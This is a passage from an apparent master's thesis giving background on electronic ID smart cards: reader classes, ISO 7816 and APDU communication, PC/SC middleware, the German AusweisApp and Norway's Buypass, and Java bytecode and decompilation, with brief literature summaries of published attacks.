In [49] the usability of different authentication mechanisms is discussed. Smart cards with PIN code were ranked with top grade of over 50% of the participants, with regards to usability. Another study [50] observed 24 participants over 10 weeks, while the participants used smart cards for multi-factor authentication. The study shows that all the participants quickly got used to use smart cards in their everyday work process, and everyone thought that this was easier to use than password authentication. But many of the participants forgot their smart card in the reader, because of the position where the smart card reader was. Because of the lack of support for smart card for some applications, this was a drawback for those that needed to use both smart card authentication and password authentication for other applications.

The definition of a trusted path can be found in [51]: "A trusted path is a mechanism by which a user may directly interact with trusted software, which can only be activated by either the user

or the trusted software and may not be imitated by other software". Without a trusted path, malicious software may intercept sensitive information and perform functions on the behalf of a user. Malware can also trick a user into thinking that a function has been called, without actually calling it. Microsoft Windows NT (and following versions) provides a trusted path for some of its functions: login authentication and password changing. This trusted path can not be used by other trusted applications [51].

Intel's Trusted Execution Technology (TXT), which was formally named LaGrande, is a set of hardware extensions to the Intel processors and chipsets. This extension, together with appropriate software, is used to enhance the platform security capabilities. TXT provides hardware based security that will enable greater levels of protection for information that is stored, processed and exchanged on a computer. A software development guide for this technology can be found in [52]. In [53], a technique for bypassing the TXT's trusted boot process is explained and in [54] another technique is presented where the authors attack the SENTER instruction into misconfiguring the virtualization technology for the direct input and output engine.

In [55], the author explains how GUI manipulations can be combined with phishing attacks. This could for example be to overlay a component on top of the browser's address bar. In [56], a definition of Web Trojans can be found. Web Trojans are one type of malware-based phishing, and is defined as: "Web Trojans are malicious programs that pop up over login screens to collect credentials". This will become important later in this thesis, since one of our experiments will show a new type of Web Trojans, except that they are desktop based.

A vulnerability in the Austrian Citizen Card is discussed in [57], this vulnerability showed that it is possible to communicate with the user interface with Java LiveConnect. This communication was to simulate button clicks and read and write text- and password-fields.

3.2 Technical Background

In this section, the technical background that is used in this thesis will be explained. This includes electronic ID (eID), and the software and hardware for smart cards.

3.2.1 Electronic ID (eID)

Electronic ID (eID) is defined as "a set of values that can be used to confirm an identity in electronic communication between two parties" by Direktoratet for forvaltning og IKT[1]. Electronic ID can be a data-file that contains biometric information, a username and password, or a digital certificate with a set of keys. Normally a user is faced with multiple eIDs for different services, the idea of government issued electronic ID's are that the user only needs one or two eIDs that can be used for accessing multiple services, e.g. in private and public sector. The main focus in this thesis will be electronic ID cards, i.e. smart cards. Electronic ID cards promise to provide a universal, national-wide mechanism for user authentication, and many European countries have started to deploy eID for government and private sector applications [58].

Authentication can be classified into three different classes[59]:

- Something you **know** (e.g. a password)
- Something you **have** (e.g. a token)

- Something you **are** (e.g. a biometric property)

Smart cards are normally combined with other authentication techniques, this is referred to as two factor authentication. One of the most popular two factor authentication for smart cards are to combine smart cards (have) with something you know (PIN). Other combinations used by many banks are to combine account number (know), with something you have (PIN code generator). Combining smart cards with biometric properties (e.g. fingerprints) is discussed in [60].

The idea of merging multiple smart cards into one single smart card is discussed in [61]. To enable this, a new infrastructure for a smart card management system needs to be created. Companies also need to work together and agree on common standards. Also, it is important to find trustworthy authorities to manage the cards. This is a trend that is ongoing in many of the European countries, where the government is starting to issue smart cards for accessing their services. These smart cards can also be used for authentication in other services, e.g. for the private sector.

The German eID card named *Neuer Personalausweis* is discussed in [58]. This is a smart card that the government is offering to the German citizens. The functionality offered by the card is discussed, together with how the infrastructure is built up. Privacy issues surrounding such a solution are also mentioned. One of the discussions in the paper is the ”chicken and egg”-problem. This is a problem that many countries are faced with when implementing an eID solution. The problem states that in order for citizens to accept and use such a system, it has to be widely deployed and supported. In order to get service providers to implement support for smart cards, a rich customer base is needed. The problem is that the service providers and the citizens are waiting for each other to make the first step. In order to speed up the process, the German government gave support to service providers and citizens. To help service providers, they sent out a test application that they could use to implement and test their eID support. For the citizens, the government sponsored the distribution of 1.5 million basic card readers, free of charge[58].

One of the success stories for implementing smart cards, is Hong Kong’s Octopus Card[62]. This is a system made up by five of the major public transport operators in Hong Kong. The original goal of this project was to develop an automated fare collection system that is based on contactless smart cards. The users of this system could recharge their cards with cash, this could be done in any MTRC and KCRC station, but also in all of the 368 7-Eleven stores in Hong Kong. The functionality of the card was extended in such a way that the user could use this card for more than transport, it can be used for purchasing food and merchandises, and it can also works as an employee badge.

The most known smart card provider in Norway is Buypass. They act as a service provider for government services, but also other services, e.g. Norsk-Tipping. The implementation of Buypass will be discussed in detail in Section 3.3.

3.2.2 Smart cards

The use of plastic cards started in the USA in the early 1950s, because of the low price on synthetic PVC. With the PVC, it was possible to produce robust and durable plastic cards. The

first all-plastic card payment system was named Diners Club, which made people able to pay with his or her ”good name”, instead of cash. This was only available for the exclusive class of individuals, and was more of a status symbol. Only the high-end restaurants and hotels accepted these cards [63]. The first patent for an identification card with an integrated circuit was filed in 1968, and is looked upon as the beginning of smart cards [64].

Smart cards have the property to be a secure and a tamper-resistant device. Information stored on a smart card is normally secured with a secret (e.g. a password/PIN), which is shared between the cardholder and the smart card. For accessing the information that is stored on the card, the secret is needed. Smart cards have the ability to execute programs and commands, which makes it ideal for encrypting and decrypting information [64]. By adding smart card capabilities into already existing systems, it can help to provide additional protection mechanisms and significantly reduce the overall risk of the system [65].

Hardware

The most common sizes for smart cards are defined as ID-000 and ID-1 [64][63], and can be seen in Figure 3 (from [64]). The size of an ID-1 card is the same as a credit card, and is used in most applications. ID-000 sized cards are mostly found in mobile phones and for Security Access Modules in terminals. The chip is normally 25mm^2, but the visual contacts are 100mm^2[62].



Figure 3: Size of ID-000 and ID-1 smart cards

For communicating with the smart card, a smart card reader is needed. The term smart card reader can be misleading, since a smart card reader can also write data to the smart card. Another term that is used is smart card terminal [63]. In this thesis, the application that will be used in the case study, does not offer the possibility to write data to the card, hence the term smart card reader will be used.

The smart card can communicate with the smart card reader in two different ways, contact and contactless communication. The contact based communication is when the card reader is physically connected to the chip on the smart card. Contactless smart cards do not have a visible chip, as with contact based smart cards. For communication with contactless smart cards, an antenna is glued inside the plastic body of the card [66]. There exist two types of contactless smart cards [66]: Vicinity cards have a communication range up to a meter, while proximity cards have a range of about ten centimeters. Contactless smart cards will have a longer lifetime

compared to contact based smart cards, because a contact based smart card will have wear and tear when it is inserted and removed from the card reader. Contact based and contactless communication can be combined, this is known as dual interface cards. With dual interface cards, the communication can be towards the same or different chips, depending on the communication method.

According to the German ZKA (Zentraler Kredit Ausschuss), the different smart card readers can be classified based on their functional properties [63]:

Class	Functional elements
1	Contact unit and interface to other systems
2	Class 1 functional elements + keypad
3	Class 2 functional elements + display
4	Class 3 functional elements + security module

Table 1: Card reader classes according to the German ZKA

Class 1 readers consist of a contact unit, this is where the smart card is inserted, and an interface to other systems (e.g. USB connection to a computer). Class 2 readers have all the functionality as a Class 1 reader, but also a keypad for entering the PIN code. A display is added to Class 3 readers, together with the capabilities of a Class 2 reader. The most advanced card reader is Class 4, which has the functional elements of Class 3 as well as a hardware security module (HSM) with RSA capability.

When using a Class 1 reader, the secret (e.g. PIN code) needs to be entered on the system it interfaces with, such as a computer. With a computer in a potential hostile environment, malware can intercept this secret. Since no interaction is needed from the client side, except that the smart card is connected to the card reader, malware can communicate with the smart card without the presence of the card holder. Class 2 readers prohibit this, since the secret needs to be input on the keypad at the client side. With Class 3 readers, the client needs to input the secret on the keypad, but also he or she can check what data the smart card is going to use by looking at the display. Class 4 readers make use of other modules, such that cryptographic calculations can be done on the smart card reader itself, and not in software on the client side. One of the disadvantages with moving functionalities over to the smart card reader is that it will be more expensive and can be problematic to mass produce and send out to the customers.

The key component of a smart card is the embedded microcontroller, this control, initiate and monitors all the electronic activities on the smart card. The microcontroller consists of a processor, address and data buses, and different types of memory. The read-only (ROM) memory does not need any voltage to retain the data stored in it. The ROM of a smart card contains most parts of the operating system routines and diagnostic functions. This memory is built into the chip when it is fabricated by the manufacturer. As the name implies, this memory can only be read and not written to. Erasable read-only memory (EPROM) was used in early smart card technology, and can be erased by UV light. This technology is not used in modern smart cards, since they use EEPROM. Electronically erasable read-only memory (EEPROM) is used for storing data and programs, which can be erased or modified. The EEPROM of a smart card can be looked

upon as the hard-drive in normal computers. Since a smart card is structured in a similar way as a normal computer, it also contains random-access memory (RAM), the purpose of this memory is the same as it is in computers, to hold data that is stored and/or altered during a session [63].

Invasive attacks and side channel analyzing attacks are discussed in [66]. By using invasive attacks, it is possible to gain access to the microcontroller on the smart card, and the components of the microcontroller, such as the ROM. As discussed above, the ROM contains most parts of the operating system routines and diagnostic functions. This information can be used to e.g. reverse engineer the operating system and the functions built into the chip. Other invasive attacks discussed in the paper include the possibility to connect to the bus where information is transferred, and sensitive information such as cryptographic keys can be found. Side channel attacks are also discussed, this is when an attacker can gain information by observing how the characteristics of a smart card changes when different information is processed. ”Examining Smart-Card Security under the Threat of Power Analysis Attacks” [67] discusses one particular side channel attack, which is to observe the power consumption signals of the smart card. The challenges that manufacturers are faced with when implementing and designing smart cards are discussed in [68], which includes the design for security in the hardware and the software on the smart card.

Software

Smart cards are standardized in ISO/IEC 7816 and 10536, the latter one is for contactless smart cards. The ISO/IEC 7816 standard contains 15 parts and only the first four are given in Table 2. In this master thesis, only part four[69] of the 7816 standard is interesting. This standard specifies the standard application protocol data unit (APDU) and how data can be stored and organized. The ISO/IEC 7816 standard covers most parts of how a smart card system can be implemented, but the standard is not complete and contains many options. Because of this, interoperability between applications can be difficult. Some of the definitions about the standard protocol data unit are optional, this makes it easy for an organization to claim that they comply with the ISO/IEC 7816 standard.

ISO/IEC	Description
ISO/IEC 7816-1	Physical characteristics
ISO/IEC 7816-2	Dimensions and location of the contacts
ISO/IEC 7816-3	Electrical interface and transmission protocol
ISO/IEC 10536-3	Electronic signals and reset procedures for contactless smart cards
ISO/IEC 7816-4	**Organization, security and commands for interchange**

Table 2: ISO standards for smart cards

A smart card contains an operating system, this is known as a Smart Card Operating System (SCOS). The SCOS is used for running applications and manage the available resources the smart card has. Most of the SCOS platforms use a virtual machine approach, this makes it easier to adopt applications between e.g. different SCOSs. The developers can make one program on the host system, compile it into byte code, and then download it to the smart card. The VM that is part of the SCOS interprets the bytecode and execute it. By using a VM approach, developers

will have a portable language to write their applications in, together with a standardized set of APIs. The use of VMs makes it easy to deploy new applications to the smart card after it has been issued. For installing an application on a smart card, the correct cryptographic key is needed. The two most popular SCOSs are JavaCard and MULTOS and will be explained briefly, for a description and comparison between other SCOS, see [70].

JavaCard contains a striped down version of the Java virtual machine, without the support for data types such as float, double, long, and the use of threading. Since the available resources of a smart card is different than on a normal computer, the bytecode that runs in the JVM on the smart card are different. The JavaCard acts as a server, where it intercepts APDU commands. When an APDU command in sent to the smart card, the OS will either activate an on-card application or forward the command APDU directly to the OS, which in return will give an APDU response. Because of the restricted space available on a smart card the class file containing the bytecode needs to be compressed, and is known as converted applet files (CAP files). Figure 4 shows the JavaCard development process, from [70]. Different applications on a JavaCard, i.e. applets, have their own designated space. This space is protected by the applet firewall, and isolates applets from each other. The Java Card virtual machine enforces the use of the applet firewall while bytecode is executed. The VM also implements sharing mechanisms, which allows different applets to share data [71].



Figure 4: JavaCard development process

MULTOS applications are written in MEL (MULTOS Executable Language). The MULTOS operating system is a multi-application OS, which means that it can contain more than one application. It also supports the use of dynamic and secure download. For adding applications to a smart card running MULTOS, it needs to be cryptographically signed. The development of MULTOS applications can be done with tools such as MDS, MULTOS Development Environment or SwiftCard/MEL. The latter tool supports C and Java as input language, and will convert it into MEL assembly language.

The ISO/IEC 7816-4 specifies how data can be stored and organized into a file system. This file system consists of three components[64]: Elementary file (EF), dedicated file (DF) and a master file (MF). The elementary file can only contain data, and the maximum size of the file needs to be specified when it is created. Dedicated files are comparable with directories under UNIX, a dedicated file can contain other dedicated files and also elementary files. It is normal to create a dedicated file for each of the applications on a smart card, which then can contain more dedicated files. A master file is the root element of the file system, and only one master file can exist per smart card. The master file can contain elementary files and dedicated files. For accessing data in different files (elementary files), an access control condition needs to be

satisfied. This access control is not specified in the ISO standard, thus leading to many different implementations for different smart card operating systems (SCOS).

The process of communicating with a smart card from an application can be seen in Figure 5. This figure includes all the components of a smart card system, and how they communicate with each other. The process will be described below, starting from the smart card and down to the actual implementation on different operating systems.



Figure 5: Relationship between the different components of a smart card system

Before transmitting data between the smart card and the reader, a transmission protocol needs to be agreed upon. When a smart card is inserted into a card reader, the smart card will send an ATR (answer to reset) to the card reader. The ATR is specified in ISO/IEC 7816-3 and contains information about which type of transmission protocol the smart card supports. Other information can be sent over in the ATR, such as an ID that can be used for identifying the type of smart card. Smart cards need to support the T=0 or T=1 protocol, some cards support both. When transmitting data with the T=0 protocol, each character of the data is transmitted separately, while in T=1 blocks of characters are transmitted. When communicating with a smart card, two command exchanges are needed for each request. The first part will contain the command that is sent to the smart card, and the smart card will send the length of the response back. The second command will contain the length of the expected response to the smart card, and the smart card will send the respond with the expected length back to the smart card reader. When T=1 is used for transmitting data, the command and received response will happen in the same exchange.

The standard protocol data unit, known as APDUs (Application Protocol Data Units), are used for communication between the smart card and the smart card reader. This communication is a command and response protocol. The command APDU is built up by a header and a body, see Figure 6. The header is divided into four fields: CLA, INS, P1 and P2. The CLA field is one byte, and indicates the class of the command, this field is also used for command chaining control and secure message identification. The INS byte is used for indicating which command to process. The two parameter bytes (P1 and P2) are used for providing more information for the command selected by the instruction byte (INS). The second part of the command APDU is the body, and does not need to be included in the APDU command, except for the L_c field, which specifies the length of the data section sent to the card. Length of the data that is returned by the card is defined in the L_e field. And finally, the data field contains the command data that is sent to the card.



Figure 6: Command APDU structure

After a command is sent to the smart card, a response is returned. The structure of the response can be seen in Figure 7, and consists of two parts: The response body and the response trailer. The response data field is optional, and will have the length that was specified in the L_e field in the previous APDU command. The response trailer is always included, and contains the response to a command (e.g. the return code '9000' is used when a command has been executed completely and successfully).



Figure 7: Response APDU structure

For a host computer and a smart card reader to communicate, it needs to be connected. There exist different connection methods, we will only focus on USB connected smart card readers in this thesis, since it is the most common. To make the installation process of smart card readers as painless as possible, a standard for USB card readers was made. This is known as the CCID (USB Chip/Smart Card Interface Device) standard[72], and was created by the USB Implementers Forum. All smart card readers which comply with the CCID driver can easily be installed on a

computer, as long as the computer has the CCID driver [73].

PC/SC, short for Personal Computer/Smart Card, is a communication standard between applications on a host and smart card readers. Many big companies such as Microsoft, Apple, Gemplus, Hewlett Packard, Intel and Toshiba collaborated to create the PC/SC Workgroup. The goal[73] of PC/SC is to standardize the interface between the reader and the PC, create a high level API to use the functionalities of the card and mechanisms allowing several applications to share common resources, like the card or the reader. For a description of the PC/SC architecture, see [74].

Since Microsoft was a part of the working group, they were the first to provide an implementation of the PC/SC specification. Now, the PC/SC is implemented as part of the Windows operating system. Developers can communicate with the PC/SC stack through the *WinSCard.dll*, provided by Microsoft Windows. Figure 8 shows an example on how to communicate with a smart card using this library. This communication consists of three parts: connecting, transmitting data, and disconnecting. In order to connect, an application first has to establish a context with the library, which is identified by a context handle. By using the context handle, a list of available card readers can be obtained. The last step for connecting is to connect to a card by specifying the context handle and the card reader the card is in. This card is identified by a card handle, the card handle has to be specified together with the data that is sent. The data that is sent is packed into APDU commands, as explained above. After the transmission has been completed, a response is sent back to the application (APDU response). To close the connection, first the connection with the card has to be closed, and then the context has to be released. In Appendix A.1, a wrapper for communicating with *WinSCard.dll* in the .NET framework is given.

For using smart cards under Linux and Mac, the project pcsc-lite was created. The pcsc-lite project includes a free implementation of the PC/SC standard, under the 1.0 BSD license. This project is part of MUSCLE (Movement for the Use of Smart Card in A Linux Environment). Pcsc-lite uses the same interface as the WinSCard, with regards of the naming of functions. But, as the name implies, this is a lite version of the API, since it does not implement all the functionalities that the WinSCard.dll has. The pcsc-lite is divided into two parts, a daemon named *pcscd* and a partially implementation of the WinSCard [73]. The daemon acts as a resource manager, while the *libpcsclite.so* is the shared library that provides an API for communicating with the smart card.

The OpenCard Framework (OCF) is an open standard framework, this framework offers interoperability for different software and hardware platforms. This framework makes it possible to access readers, smart cards and their applications in Java. The OCF does not require the CCID driver to be installed on the host computer, since the framework implements its own way for communicating with the smart card reader. Parts of the OCF framework are the *CardTerminal* and the *CardService* classes, these classes give a standardized high-level interface for applications. The *CardTerminal* class needs to be implemented by the card reader manufacturer, this class will encapsulate the readers behavior. Also a *CardTerminalFactory* needs to be created and registered with the *CardTerminalRegistry* class. This class keeps track of all the readers the OCF supports. The same process needs to be done for the *CardService* class, e.g. create a *CardServiceFactory* and register it into the *CardServiceRegister* class. This registry is used by the framework to instantiate



Figure 8: Communication with WinSCard.dll

card services, such as *FileSystemCardService*. For implementing these classes the javax.comm API can be used, which is a Java extension for developing platform independent communications. Another option for implementing these classes is to wrap it around native code, and use JNI to communicate with it. The OpenCard Framework also includes a wrapper for communicating with the PC/SC stack. The development and maintenance of the OpenCard Framework has been stopped since February 2000 [73].

3.3 Commercial Implementations

This section will describe two different commercial smart card systems, and how they are implemented and which information is available for their users.

3.3.1 AusweisApp

In October 2010 a new ID card was introduced by the German government for its citizens named ”Neuer Personalausweis” (nPA). The biggest improvement was the introduction of eID functionality that allows its users to authenticate for services electronically. Also, users will be able to use it for electronic signatures in the future. This requires a signing certificate that has to be acquired at additional cost from a commercial certificate authority.

It contains an RFID chip that can be read without direct contact with the chip. In order to

use the card, an application called “AusweisApp” was created, see Figure 9. It is a standalone application that can interface with browsers to process authentication requests. On the browser side, an extension needs to be implemented to perform the communication with the AusweisApp. This has to be done for each browser and possibly also for different versions of a browser. Before the user enters his PIN for authenticating for a service, he is displayed the certificate of the server that he is communicating with, what the PIN entry will be used for and what information will be read from the card. This has the advantage that client and server are mutually authenticated and the user knows what his or her PIN entry is used for. The AusweisApp is only supposed to be used with card readers that have been certified by the German information security agency BSI. The technical guidelines from BSI can be found in [75], this document aims to provide a simple and homogeneous interface to enable standardized use of various smart cards for different applications.



Figure 9: Screenshot of AusweisApp

The following data is stored on the card:

- First name, family name (and alias)
- (Doctoral degree)
- D for Germany
- Information for age verification
- Birthday and place of birth
- Address
- Document type

- Information for home address verification
- Pseudonym

3.3.2 Buypass

Buypass is the leading national provider of solutions for the issuance, use and administration of IDs for electronic authentication and electronic signature in Norway. Buypass is also a certificate authority that provides qualified certificates. They currently have 2.2 million customers and 25 million transactions each month (Jon Hagen, personal communication, December 19, 2011).

Buypass ID is a personal electronic ID for secure identification, signing, and payment. It can be stored on a Buypass smart card or in a mobile phone. This thesis will only focus on services that can be accessed by using a smartcard. The Buypass system is qualified as the market's highest security level, and is the only login alternative that gives the user full access to all the services available at altinn.no (an electronic channel for reporting to the Norwegian government) today [76]. Norsk Tipping, the Norwegian national lottery, is also using the Buypass system for authentication to their gambling-systems, as well as the electronic wallet that Buypass offers.

The Buypass smart card is a contact smart card, which means that it needs to be in physical contact with a card reader to work. Buypass only supports class 1 readers, which can be seen from Buypass' netshop [77]. Figure 10 shows an example of how the Buypass login looks like.

Figure 10: Screenshot of Buypass login applet

The following data is stored on the card:

- First name and family name
- Personal certificate
- Birthday
- MultosID
- Card type
- Card number

3.4 Environment

In this thesis we will investigate software developed in two different environments: Java and .NET. In the following section, a brief introduction for both of these environments is given.

3.4.1 Java

A Java program normally goes through five phases [78], see Figure 11: edit, compile, load, verify and execute. In the editing phase, the source code is created. The result from this phase is one or more *.java* files. For simplifying the editing phase, different integrated development environments (IDEs) exist. This is a program that helps the developer while writing and editing source code, some IDEs also contain debugging functionalities, which makes it easier to find errors in the program.

For compiling Java source code, a compiler named *javac* is used. This compiler will produce one or more *.class* files. The job of the compiler is to translate Java source code into bytecode. The bytecode is then executed by the Java Virtual Machine (JVM). A Virtual Machine (VM) simulates a computer in software, and is used to hide the underlying operating system and hardware from the programs that interacts with the VM. If multiple computer platforms implement the same VM, the same program can be run on all of these platforms. Machine language is dependent on the computer's hardware, this is not the case for bytecode. Bytecode is platform independent instructions and does not require a specific hardware platform to run. Bytecode from the Java compiler is portable, this means that the same bytecode can be executed on different platforms, as long as they implement a JVM that can understand the bytecode. The specification of JVM can be found in [79], which explains how the virtual machine should read the class file format and how the bytecode instructions should be performed. Not all of the implementation details are specified in this document, examples are the memory layout of run time data areas and the garbage-collection algorithm.

In the next phase, the class loader will move all the *.class* files that contain bytecode into primary memory. Also, other class files that the program uses will be transferred. The class loader can load files from the disk or over network. In phase four, the bytecode verifier examines the bytecode of the program to ensure the validity, and that it does not violate any of the security restrictions.

In the last phase, the JVM will execute the programs bytecode. This is done with a combination of interpretation and just-in-time compilation. The JVM will analyze the bytecode while it is interpreted, and look for bytecode that is executed frequently. For the parts that are accessed frequently, the Java HotSpot compiler will translate this bytecode into the underlying machine language of the computer. This is done for optimization reasons, and the next time the JVM needs to execute this code, it will use the faster machine language code instead. This shows that Java code actually goes through two compilation phases: one for when the source code is translated into bytecode, and a second time when the bytecode is translated into machine language.

Access to local resources in Java is restricted by the sandbox model. The sandbox model trusts local code and gives it full access to vital system resources, e.g. file system. Java applications that are downloaded, e.g. applets, can only access limited resources which are provided inside the sandbox. For applets to get access to local resources such as the smart card reader, the applet



Figure 11: Java life cycle

needs to be signed. The signing process is done by the developers, where they use signature keys to digitally sign the applet. A person can verify this signature by using a known public key, and then choose to accept the applet as trusted. When an applet is marked as trusted, it will run as if it were local code [39].

Decompilation is the process of transforming low-level language into high-level language, as discussed in Section 2.3. A javac specific decompiler assumes that the bytecode was produced by using a specific javac compiler, and it will look for code generation patterns from that compiler. This information will be used to reverse the process and make a source code representation. Tool independent decompiles does not have any assumptions about which compiler produced the bytecode. This makes these decompilers able to decompile arbitrary bytecode, the decompilation process relies on e.g. complex analysis to find control flow structures. The output of a tool independent decompiler is normally less readable code [36].

The low level bytecode is described in the Java Virtual Machine specification, the JVM is a stack based machine. All the 203 different operators are defined in this specification, where most of the control flow is specified by simple transfers and labels. When compiling Java code, a class file is produced. This class file contains the bytecode, but also the type information. The type

information is used for object linking. To ensure safe execution of a Java program, the bytecode needs to be verifiable. A decompiler can use this information, i.e. type information and the well-behaved property to recover Java source code from the class file [80].

